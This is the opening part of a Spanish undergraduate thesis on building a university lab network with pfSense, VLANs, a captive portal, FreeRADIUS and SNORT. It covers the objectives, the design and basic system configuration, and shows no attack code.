



UNIVERSIDAD DE LAS PALMAS DE GRAN CANARIA
Escuela de Ingeniería Informática



“Diseño e implementación de una infraestructura de red basada en pfSense”

Grado en Ingeniería Informática
Mención Ingeniería de Computadores

Autor: Carlos Javier Sigut Marrero

Tutor: Francisco Javier Alayón Hernández

01-2019

Contenido

1.	Introducción	1
1.1.	Estado actual	1
1.2.	Objetivos iniciales.....	3
1.3.	Justificación de las competencias específicas cubiertas	5
1.4.	Aportaciones	6
2.	Metodología y plan de trabajo	7
3.	Descripción de la arquitectura y elementos de red	8
3.1.	Arquitectura	8
3.1.1.	Diseño ideal	8
3.1.2.	Diseño real.....	9
3.2.	Distribución pfSense.....	10
3.2.1.	Gestión general del sistema	11
3.2.1.1.	General Setup.....	11
3.2.1.2.	Advanced.....	12
3.2.1.3.	Certificate Manager.....	19
3.2.1.4.	High Availability Sync.....	20
3.2.1.5.	Logout & Package Manager	21
3.2.1.6.	Gateways	21
3.2.1.7.	Setup Wizard & Update.....	23
3.2.1.8.	User Manager	24
3.2.2.	Interfaces.....	28
3.2.2.1.	Assignments	28
3.2.2.2.	Interface Groups, Wireless, QinQs, PPPs, GREs, GIFs & Bridges	28
3.2.2.3.	VLANs	28
3.2.2.4.	LAGGs	29
3.2.2.5.	WAN	30
3.2.2.6.	LAN	30
3.2.2.7.	WIRED.....	31
3.2.2.8.	WIRELESS.....	32
3.2.3.	Firewall	33
3.2.3.1.	Aliases, Schedules, Virtual IPs	33
3.2.3.2.	NAT	33

3.2.3.3.	Rules	35
3.2.3.4.	Traffic Shaper	36
3.2.4.	Services.....	37
3.2.4.1.	Captive Portal	37
3.2.4.2.	DHCP Server	40
3.2.4.3.	DNS Resolver	40
3.2.4.4.	FreeRADIUS	42
3.2.4.5.	NTP	43
3.2.4.6.	SNORT.....	44
3.2.4.7.	Resto de servicios.....	50
3.2.5.	VPN	51
3.2.6.	Status.....	51
3.2.7.	Diagnostics	52
3.2.8.	Help	52
3.3.	Conmutador	53
3.4.	Punto de acceso	55
4.	Comprobaciones	58
4.1.	Servicios y Módulos.....	58
4.2.	SNORT.....	59
4.3.	Nmap.....	61
4.3.1.	Técnicas basadas en el escaneo de puertos.....	61
4.3.2.	Técnicas de detección de servicios y de sistema operativo	66
4.3.3.	Técnicas de evasión de cortafuegos y herramientas IDS/IPS.....	67
4.4.	Metasploit	69
4.4.1.	Ataques a SNORT.....	69
4.4.2.	Ataques a servicios en ejecución.....	71
4.4.3.	Ataques directos a pfSense	73
5.	Conclusiones.....	74
5.1.	Trabajos realizados.....	74
5.2.	Trabajos futuros	75
6.	Bibliografía	76
7.	Anexos.....	77
7.1.	Cisco Catalyst 2960.....	77
7.2.	TP-LINK TL-WA701ND.....	80

7.3. pfSense 81

1. Introducción

Como primer paso antes de realizar cualquier tipo de proyecto, debemos definir una descripción del trabajo a realizar para tener una idea general de lo que va a consistir. En este caso se va a crear una infraestructura de red que va a estar separada en 3 subredes (mediante el uso de redes de área local virtuales o VLANs) con el objetivo de separar lo que es la red cableada interna (ordenadores y servicios como correo, almacenamiento conectado en red o NAS, etc.), una red de gestión de los dispositivos de red utilizados (conmutadores y enrutadores) y una red para la conexión de dispositivos inalámbricos (teléfonos móviles, tabletas, ordenadores portátiles, etc.), los cuales van a ser monitorizados mediante el uso de una web donde tendrán que insertar sus credenciales (portal cautivo). Tanto en la red inalámbrica como en la red que nos da acceso a internet se activará un servicio de detección de intrusos (SNORT), que nos permitirá analizar el uso de las redes y tomar las medidas de seguridad adecuadas ante cualquier contingencia que pudiera ocurrir. La distribución enfocada a redes pfSense será la herramienta que utilizaremos para desarrollar los objetivos que hemos descrito anteriormente.

1.1. Estado actual

El avance de Internet es imparable, la dependencia que tenemos de todos los servicios que ofrece la red es cada vez mayor y esto tiene como consecuencia un aumento del riesgo a estar expuestos al robo de datos personales o contraseñas, robo de identidad y otros tipos de ataques informáticos (por ejemplo, DDoS o ataque de denegación de servicio distribuido). Como consecuencia de estos ataques, cada vez existe una mayor concienciación en aspectos de seguridad y protección de datos tanto a nivel de usuario como a nivel empresarial.

Las soluciones de enrutado y seguridad con dispositivos hardware especializados siempre han tenido el inconveniente del precio y del uso de herramientas exclusivas, y en estos tiempos donde los presupuestos de los departamentos de Tecnología Informática (*ITs* en inglés) son cada vez más ajustados, resulta cada vez más difícil el uso de estos dispositivos. A raíz de esto, cada vez encontramos una mayor cantidad de productos alternativos a las soluciones hardware que se basan en sistemas operativos de propósito general, generalmente de código abierto y gratuito que implementan todas las opciones requeridas para tener una seguridad adecuada en nuestro entorno.

El auge de los sistemas empujados (normalmente con una distribución GNU/Linux integrada) nos ha servido como plataforma económica para el desarrollo una gran variedad de elementos de red asequibles, de fácil instalación y mantenimiento a todo tipo de público general. En el entorno empresarial, donde se busca una escalabilidad superior y un mayor nivel de seguridad a lo que estos sistemas pueden ofrecer, se presenta la oportunidad de usar como elemento de seguridad uno o varios ordenadores personales, con un sistema operativo de propósito general, especialmente adaptado a las necesidades de red.

A la vista de todo esto surgen distribuciones especializadas, adaptadas para su fácil instalación y gestión, además de tener un abanico de opciones superior a las opciones que nos daría un componente de red especializado, ya que en estos componentes lo normal es tener que pagar

por cada funcionalidad añadida, teniendo como consecuencia un encarecimiento de la infraestructura de red.

Dentro de este tipo de distribuciones especializadas podemos encontrar pfSense, que va a ser el pilar de este proyecto. Aprovechando tanto pfSense, como los conocimientos adquiridos a lo largo de los estudios de Grado a nivel de servicios y a nivel de diseño de redes, plantearemos una infraestructura de red moderna, escalable, de alto rendimiento y adecuada a las necesidades y requisitos de seguridad existentes hoy en día, para posteriormente sacar conclusiones sobre las diferencias existentes entre dispositivos dedicados y el uso de sistemas operativos de propósito general y si merece la pena decantarse por una cosa o la otra.

El Laboratorio de Redes del Departamento de Informática y Sistemas ha puesto a disposición todas las herramientas y los elementos hardware necesarios para la realización de este proyecto: Un ordenador personal con varias placas de red, un conmutador Cisco Catalyst 2960 y un punto de acceso TP-LINK TL-WA701ND.

1.2. Objetivos iniciales

El objetivo general que plantea este trabajo consiste en simplificar la gestión y maximizar el uso de los recursos de red disponibles, utilizando herramientas modernas para poder centralizar todo el desarrollo y mantenimiento de los módulos mediante una interfaz a la que se puede acceder vía web, o vía intérprete de comandos de forma local o remota.

Para la consecución de este objetivo se utilizará como herramienta una distribución enfocada a redes y seguridad basada en FreeBSD, y que se denomina pfSense. Esta herramienta, al estar fundamentada en un sistema operativo de propósito general, se puede instalar fácilmente en cualquier ordenador, y es una alternativa de bajo costo a dispositivos especializados de otras compañías.

La gestión se realizará vía web, ya que pfSense nos da acceso a través de esta vía a todas las herramientas necesarias para la recogida de datos y la implementación de funciones de seguridad, aparte de ofrecer un panel principal de información, donde se puede ver a simple vista el comportamiento general de la red, pudiendo entrar a una revisión más a fondo en la parte de diagnóstico del servicio o módulo que estemos verificando.

La implementación va a estar basada en IPv4, por lo que todos los módulos descritos a continuación estarán configurados en base a este protocolo.

Cabe destacar que pfSense hace una distinción entre Módulo y Servicio, utilizando Servicio cuando la herramienta se encuentra insertada en la imagen de instalación original, y Módulo cuando es una herramienta que es instalada de manera posterior a través del gestor de paquetes.

Pasamos a describir brevemente cada uno de los módulos o servicios que van a ser utilizados a lo largo del proyecto:

- Módulo de gestión general del sistema, que va a ser el encargado de realizar la configuración básica del sistema.
- Gestión de las interfaces de red: Las interfaces se configurarán con las direcciones IP adecuadas al tipo de servicio que van a realizar. En nuestro caso serán interfaces pertenecientes a una VLAN.
- Gestión de VLANs: Aquí se añaden las redes virtuales usadas en el proyecto, que van a ser necesarias en la gestión de interfaces.
- Agregación de enlace: En nuestro caso crearemos una agregación de dos puertos para aumentar el rendimiento. Requiere configuración en el conmutador.
- Cortafuegos: Configuraremos aquí las reglas de filtrado de paquetes que sean necesarias y que se adecúen a los objetivos planteados.
- Calidad de servicio (QoS): Se encargará de la reordenación de los paquetes pertenecientes al tráfico de red mediante un conjunto de reglas en caso de saturación.
- Portal cautivo: La red inalámbrica tendrá acceso a la red mediante un portal cautivo, para evitar accesos no autorizados y tener un control de los usuarios.
- DHCP: Se encargará de la asignación adecuada de direcciones IP a los equipos y dispositivos conectados a las redes que hemos definido.

- DNS: Se encargará de reenviar las peticiones DNS a los servidores configurados (en nuestro caso serán los de la Universidad de Las Palmas de Gran Canaria).
- Servidor Radius: Es el encargado de verificar a los usuarios que se intenten conectar a través del portal cautivo.
- NTP: Será el encargado de configurar el servicio de hora en red.
- SNORT: Servicio para la seguridad en la red. En nuestro caso será el encargado de detectar intrusiones en la red, ya sean internas o externas.

Las comprobaciones de seguridad se realizarán mediante el uso de las herramientas proporcionadas por el propio pfSense para la monitorización de sus módulos y servicios, como son los apartados de *Status* y de *Diagnostics*, además de Nmap, que se encargará de escanear puertos y buscar vulnerabilidades.

Finalmente, será necesaria la configuración de dispositivos específicos de red ajenos a pfSense, en nuestro caso el conmutador, que es un dispositivo que va a operar en la capa de enlace y que servirá para interconectar todas las redes que tengamos creadas, y el punto de acceso, que es otro dispositivo que se va a encargar de interconectar equipos de comunicación inalámbricos con nuestra red cableada.

1.3. Justificación de las competencias específicas cubiertas

Este trabajo hace uso de varias competencias específicas de la mención Ingeniería de Computadores y que son las siguientes:

- IC06 - Capacidad para comprender, aplicar y gestionar la garantía y seguridad de los sistemas informáticos.
- IC07 - Capacidad para analizar, evaluar, seleccionar y configurar plataformas hardware para el desarrollo y ejecución de aplicaciones y servicios informáticos.
- IC08 - Capacidad para diseñar, desplegar, administrar y gestionar redes de computadores.

Para la competencia IC06, se han desarrollado a lo largo del trabajo pruebas de seguridad de varios elementos que componen la infraestructura de red, estando dichas pruebas basadas en herramientas especializadas. Además, se ha tenido en cuenta la seguridad en el diseño de la infraestructura de red.

La competencia IC07 está relacionada con la elección del dispositivo principal que implementará nuestra infraestructura de red (un ordenador personal), además de los conmutadores y puntos de acceso.

Con relación a la competencia IC08, se ha desarrollado una infraestructura de red y se han utilizado elementos relacionados con las redes acorde a lo definido en el proyecto.

1.4. Aportaciones

El ajuste derivado de la crisis obliga a las empresas a tener presupuestos limitados en los departamentos TI para la creación o actualización de las infraestructuras de red. El uso de software gratuito, como lo es en nuestro caso pfSense, supone un ahorro en la compra de elementos para la implementación de una infraestructura de red, ya que el costo de un ordenador personal es inferior al costo de dispositivos de hardware dedicado. Además, el uso de software adicional integrado en una distribución especializada en redes simplifica el diseño al no deber tener un mayor número de dispositivos diferentes con una única función, lo que indirectamente va a afectar al coste de la red.

Otra de las ventajas del uso de pfSense es la abundante cantidad de información disponible para su configuración y puesta en marcha en forma de libros y documentos electrónicos, además de disponer de una amplia comunidad de usuarios, con la consecuente disminución de costes en formación y contratos para el mantenimiento de la red.

2. Metodología y plan de trabajo

Usamos como metodología de trabajo un modelo de desarrollo iterativo e incremental. Se definen unos objetivos en cada iteración, que posteriormente se revisan, para a continuación comentarlo con el tutor. El tutor señala ideas que se pueden aplicar en la siguiente iteración, en la cual nos encargamos de corregir y añadir funcionalidad al proyecto, apoyándonos en las iteraciones anteriores.

Como primer paso hemos revisado y modificado un ordenador personal para adaptarlo a las exigencias de hardware que indica la herramienta utilizada. En nuestro caso hemos añadido más memoria RAM y cambiado la fuente de alimentación para poder incluir una cantidad mayor de módulos o servicios además de garantizar la estabilidad.

En un segundo paso comprobamos que el resto del hardware necesario (punto de acceso y conmutador) se encuentra en buen estado y operativo, para a continuación proceder a su reinicio de fábrica.

Como tercer paso se ha realizado un estudio de la herramienta que vamos a utilizar en la realización de nuestro proyecto, para adquirir el conocimiento básico para la puesta en marcha de un conjunto de servicios mínimo que nos permita tener acceso a la red y ver como es el funcionamiento de la herramienta.

En los pasos posteriores hemos añadido funcionalidades (en este caso módulos o servicios) al proyecto conforme quedaban estabilizadas las funcionalidades básicas que teníamos descritas en nuestros objetivos.

Como último paso, y una vez comprobada la estabilidad del conjunto de funcionalidades añadidas nos dedicamos a la realización de una batería de pruebas para comprobar que las funcionalidades, además de estar bien implementadas, realmente realizan el trabajo del que son responsables, además de intentar buscar errores de seguridad en la herramienta que hemos utilizado en la realización del proyecto.

3. Descripción de la arquitectura y elementos de red

3.1. Arquitectura

En la introducción hablamos de forma simplificada de la idea del tipo de configuración de red que queríamos utilizar. En este apartado ampliaremos esa definición y comentaremos el porqué de las elecciones tomadas. Distinguiremos dos casos: un diseño teórico y luego el diseño real en el que se basa este proyecto.

Existen varias formas de especificación de la organización y del conjunto de mecanismos que definen esta arquitectura. En este diseño tendremos en cuenta que la arquitectura sea escalable, es decir que se pueda expandir según las necesidades, y que del mayor rendimiento. Este diseño va a tener una parte central, que va a ser nuestro enrutador y cortafuegos con pfSense, siguiendo un modelo de seguridad en red.


3.1.1. Diseño ideal

El sistema pfSense nos ofrece una gran flexibilidad a la hora de realizar el modelo de seguridad en red. En nuestro caso dispondremos de 4 redes diferentes: Una red de gestión de dispositivos, que denominaremos LAN (aprovecharemos la red que nos crea pfSense por defecto), WIRED (red usada para dispositivos cableados) y WIRELESS (red que usaremos para dispositivos inalámbricos) y por último WAN, que será nuestra red de acceso a Internet. Las redes WAN y WIRELESS las consideraremos inseguras y les aplicaremos políticas de seguridad mediante el uso de un sistema de detección de intrusos (*IDS*), incluyendo el uso de un portal cautivo en la red WIRELESS.

A continuación, pasamos a describir qué tipo de uso se le va a considerar a cada una de las redes descritas anteriormente para que tengan sentido las decisiones que hemos tomado:

- La red WAN es la red de acceso a Internet, con lo que va a ser una red insegura por definición. El nivel de seguridad tiene que ser máximo mediante el uso de reglas de cortafuego y el uso de un sistema de detección de intrusos.
- WIRED va a ser considerada como una red enrutada segura, no se hace uso de NAT, se puede considerar el uso de una red perimetral, con sus correspondientes servicios (servidor de correo, servidor de ficheros, servidor web, servidor DNS, etc., colgando de esta red, pero eso se sale de la definición del proyecto. Alguno de estos servicios los puede implementar el propio pfSense.
- LAN es una red con NAT a la que nos podemos conectar para la gestión de los dispositivos que componen nuestra infraestructura de red. Se va a considerar una red segura de administración porque conocemos en todo momento quién y qué tipo de dispositivos se pueden conectar a esta red.
- WIRELESS va a ser una red insegura, ya que va a ser usada por usuarios que pueden estar en riesgo, por lo que se implementa un portal cautivo para tenerlos localizados en todo momento para avisarlos en caso de que detectemos alguna anomalía en los dispositivos inalámbricos que estén utilizando (ordenadores portátiles, dispositivos móviles y tabletas). Se puede implementar con uno o varios puntos de accesos conectados al conmutador.

A parte de pfSense necesitaremos hardware adicional: un conmutador y un punto de acceso, que serán descritos posteriormente, para poder dar conectividad a toda la infraestructura de red. El diseño planteado quedaría de la siguiente manera:



La nube que vemos en la red WIRELESS nos viene a indicar que esta red puede ser expandida de diferentes formas, agregando, por ejemplo, un enrutador adicional o la creación de una red perimetral o una red privada virtual, etc. En WIRELESS puede haber varios puntos de acceso.

3.1.2. Diseño real

Teniendo en cuenta el diseño ideal, y basándonos en él, pasamos a dar forma al diseño real, donde explicamos que dispositivos hardware utilizamos y de qué forma se conectan entre sí, además de alguna de las limitaciones que nos hemos encontrado.

El laboratorio de redes del Departamento de Informática y Sistemas nos concede un el rango de IPs 10.110.30.0/24 para la realización del proyecto. Teniendo esto en cuenta, dividimos esta red en dos mitades, una para la parte cableada (WIRELESS - 10.110.30.0/25) y una para la parte inalámbrica (WIRELESS - 10.110.30.128/25). En la red LAN se hace uso de NAT (192.168.1.0/24). La RED WAN tiene asignado 10.110.1.30/24. El Servicio Informático de la Universidad de Las Palmas de Gran Canaria proporciona direcciones IP privadas de clase A, aunque a efectos prácticos consideraremos el rango que nos han asignado son direcciones IPs “públicas”, por eso no utilizamos NAT.

El conmutador es un Cisco Catalyst 2960 de 24 bocas (192.168.1.5/24), y se va a hacer uso de una agregación de enlace (red de datos utilizando varios enlaces Ethernet) para realizar la comunicación entre conmutador y enrutador (2 enlaces serán utilizados en este proyecto). La comunicación entre conmutador y punto de acceso (TL-WA701ND) con dirección IP 10.110.30.240/25, se hace con un enlace simple.

3.2. Distribución pfSense

Se podría describir pfSense como una herramienta gratuita y de código abierto basada en FreeBSD, especialmente enfocada al uso como cortafuego, gestionada mediante una interfaz web. Esta distribución nació como una ampliación de otra que se denominaba M0n0wall, debido al aumento de las necesidades en la gestión de la red, ya que M0n0wall estaba enfocada a ordenadores con una menor potencia e incluso sistemas empotrados. Posteriormente pfSense fue adquirida por la empresa *Rubicon Communications, LLC (Netgate)*, que es la empresa que define el desarrollo principal, la cual se encarga también del hospedaje del código fuente. A este desarrollo se añade código extra realizado por gente de todo el mundo ajena a la empresa. Si se desea un contrato de mantenimiento, la empresa también lo ofrece, pero no es de obligada contratación.

La instalación de pfSense se realizará en un ordenador de la marca Dell, concretamente un Optiplex 755, con un procesador Intel Core 2 Dúo E6550, 4 gigas de memoria RAM DDR2 a 667 MHz, un disco duro de 250 gigas de capacidad y 3 placas de red (una de ellas integrada en la placa base), 2 de la marca Realtek y otra de la marca Intel, todas con capacidad de gestión de VLANs y de agregados. Se habilitará la capacidad de gestión remota vía Web. El acceso local será vía Web y SSH, que es una forma de gestión remota en modo texto o consola.

The screenshot displays the pfSense web interface with the following sections:

- System Information:**
 - Name: red30.dis.ulpgc.es
 - User: admin@10.110.30.11 (Local Database)
 - System: pfSense Netgate Device ID: cb1f53ea24cafcb98f05
 - BIOS: Vendor: Dell Inc. Version: A22 Release Date: Mon Jun 11 2012
 - Version: 2.4.4-RELEASE (amd64) built on Thu Sep 20 09:03:12 EDT 2018 FreeBSD 11.2-RELEASE-p3
 - CPU Type: Intel(R) Core(TM)2 Duo CPU E6550 @ 2.33GHz 2 CPUs: 1 package(s) x 2 core(s) AES-NI CPU Crypto: No
 - Kernel PTI: Enabled
 - Uptime: 20 Days 23 Hours 30 Minutes 36 Seconds
 - Current date/Time: Mon Oct 29 10:03:18 WET 2018
 - DNS server(s): 127.0.0.1, 193.145.138.100, 193.145.138.200
 - Last config change: Mon Oct 29 0:05:16 WET 2018
 - State table size: 0% (174/391000)
 - MBUF Usage: 1% (2790/242112)
 - Temperature: 15.0°C
 - Load average: 0.07, 0.06, 0.07
 - CPU usage: 2%
 - Memory usage: 8% of 3911 MIB
 - SWAP usage: 0% of 3922 MIB
 - Disk usage: 1% of 222GiB - ufs
 - /var/run: 3% of 3.4MiB - ufs in RAM
- Interfaces:**
 - WAN: 100baseTX <full-duplex> 10.110.1.30
 - LAN: autoselect 192.168.1.1
 - WIRED: autoselect 10.110.30.1
 - WIRELESS: autoselect 10.110.30.129
- Services Status:**
 - Service: Description: Action
 - ✓ captiveportal: Captive Portal: Wifi
 - ✓ dhcpd: DHCP Service
 - ✓ dpinger: Gateway Monitoring Daemon
 - ✓ ntpd: NTP clock sync
 - ✓ radiusd: FreeRADIUS Server
 - ✓ snort: Snort IDS/IPS Daemon
 - ✓ sshd: Secure Shell Daemon
 - ✓ syslogd: System Logger Daemon
 - ✓ unbound: DNS Resolver
- Installed Packages:**
 - freeradius3: 0.15.5.5
 - snort: 3.2.9.7.2
- Snort Alerts:**
 - Interface/Time Src/Dst Address Description
 - WAN Oct 22 13:1... 150.214.110.212:80 10.110.1.30:54174 POLICY-OTHER PDF containing Action key
 - WAN Oct 22 13:1... 150.214.110.212:80 10.110.1.30:54174 POLICY-OTHER PDF containing Action key
 - WAN Oct 22 13:1... 150.214.110.212:80 10.110.1.30:54174 POLICY-OTHER PDF containing Action key
 - WAN Oct 22 13:1... 150.214.110.212:80 10.110.1.30:54174 POLICY-OTHER PDF containing Action key
 - WAN Oct 22 13:1... 150.214.110.212:80 10.110.1.30:54174 POLICY-OTHER PDF containing Action key
 - WAN Oct 22 13:1... 150.214.110.212:80 10.110.1.30:54174 POLICY-OTHER PDF containing Action key
- Firewall Logs:**
 - Act Time IF Source Destination
 - ✗ Oct 27 15:04 WAN 0.0.0.0 255.255.255.255:67
 - ✗ Oct 29 09:40 WIRED 169.254.242.36 255.255.255.17500
 - ✗ Oct 29 09:40 WIRED 169.254.242.36 169.254.255.255:17500
 - ✗ Oct 29 09:40 WIRED 169.254.242.36 255.255.255.255:17500
 - ✗ Oct 29 09:40 WIRED 169.254.242.36 169.254.255.255:137
- Gateways:**
 - Name RTT RTTsd Loss Status
 - WANGW 10.110.1.1 0.4ms 0.1ms 0.0% Online
- Captive Portal Status:**
 - IP address MAC address Username Session start
- S.M.A.R.T. Status:**
 - Drive Ident S.M.A.R.T. Status
 - ✓ ada0 5QESATCT PASSED
- NTP Status:**
 - Server Time: 10:03:03 WET
 - Sync Source: 193.145.138.100 (stratum 2)
- Thermal Sensors:**
 - Core 1: 18.0 °C
 - Core 0: 17.0 °C

“Diseño e implementación de una infraestructura de red basada en pfSense”

En la imagen anterior observamos nuestra configuración en la página resumen o *dashboard*.


Al instalar el sistema y acceder por primera vez a pfSense, se nos mostrará un asistente donde se podrá realizar una configuración básica del cortafuegos, en nuestro caso optaremos por omitir el asistente y configurar los parámetros de red de forma manual, ya que nuestra infraestructura de red va a ser más compleja y con varias subredes. Posteriormente, una vez realizada la configuración, al acceder al cortafuego se nos mostrará una página web con un resumen de todos los módulos que tenemos en uso, para de un vistazo rápido poder detectar cualquier tipo de problema. En esta página se podrán añadir o quitar bloques de información adicionales generados por los módulos o servicios. Para cualquier información extra, la pestaña *Diagnostics* contiene información detallada sobre el sistema.

3.2.1. Gestión general del sistema

Define el conjunto de opciones generales (servidores de resolución de nombres, servidores de tiempo, nombre de la máquina, control de rutas, gestión de usuarios, etc.) que podemos aplicar al sistema.

3.2.1.1. General Setup

Se encarga de la configuración de algunos servicios básicos y de algún parámetro de red. En *Hostname* pondremos un nombre que consideremos adecuado, en nuestro caso “red30” y para la parte de dominio haremos lo mismo: “dis.ulpgc.es”, quedando dicha configuración reflejada de la siguiente forma:



A continuación, añadiremos los DNS en su parte correspondiente (servidores DNS de la Universidad de Las Palmas de Gran Canaria en este caso) y les asignaremos una puerta de enlace predeterminada y que el propio cortafuego sea capaz de poder utilizarlos. Adaptaremos los parámetros de localización al lugar en donde nos encontremos “Atlantic/Canary” y le añadiremos unos servidores de tiempo para la correcta configuración de la hora “0.pfsense.pool.ntp.org hora.roa.es hora.rediris.es time.windows.com ntp.ulpgc.es”. Dejaremos los demás parámetros a su configuración generada por defecto.

Por último, y como mostramos en la imagen siguiente, pasaremos a configurar los parámetros relacionados con la forma de mostrar las páginas web de configuración, que podremos adaptar a nuestra conveniencia. La única modificación realizada en esta parte es el aumento de columnas de 2 a 3 en la página de resumen para una mayor visibilidad en la página de inicio.

The image shows the 'webConfigurator' settings page in pfSense. The 'Dashboard Columns' setting is set to 3. Other settings include Theme (pfSense), Top Navigation (Scrolls with page), Hostname in Menu (Default), Interfaces Sort (Sort Alphabetically), Associated Panels (Available Widgets, Log Filter, Manage Log, Monitoring Settings), Require State Filter (Do not display state table without a filter), Left Column Labels (Active), Alias Popups (Disable details in alias popups), Disable dragging (Disable dragging of firewall/nat rules), Login page color (Blue), and Login hostname (Show hostname on login banner). A 'Save' button is at the bottom.

3.2.1.2. Advanced

Nos vamos a encontrar 6 apartados de configuración diferentes: *Admin Access*, *Firewall & NAT*, *Networking*, *Miscellaneous*, *System Tunables* y *Notifications*.

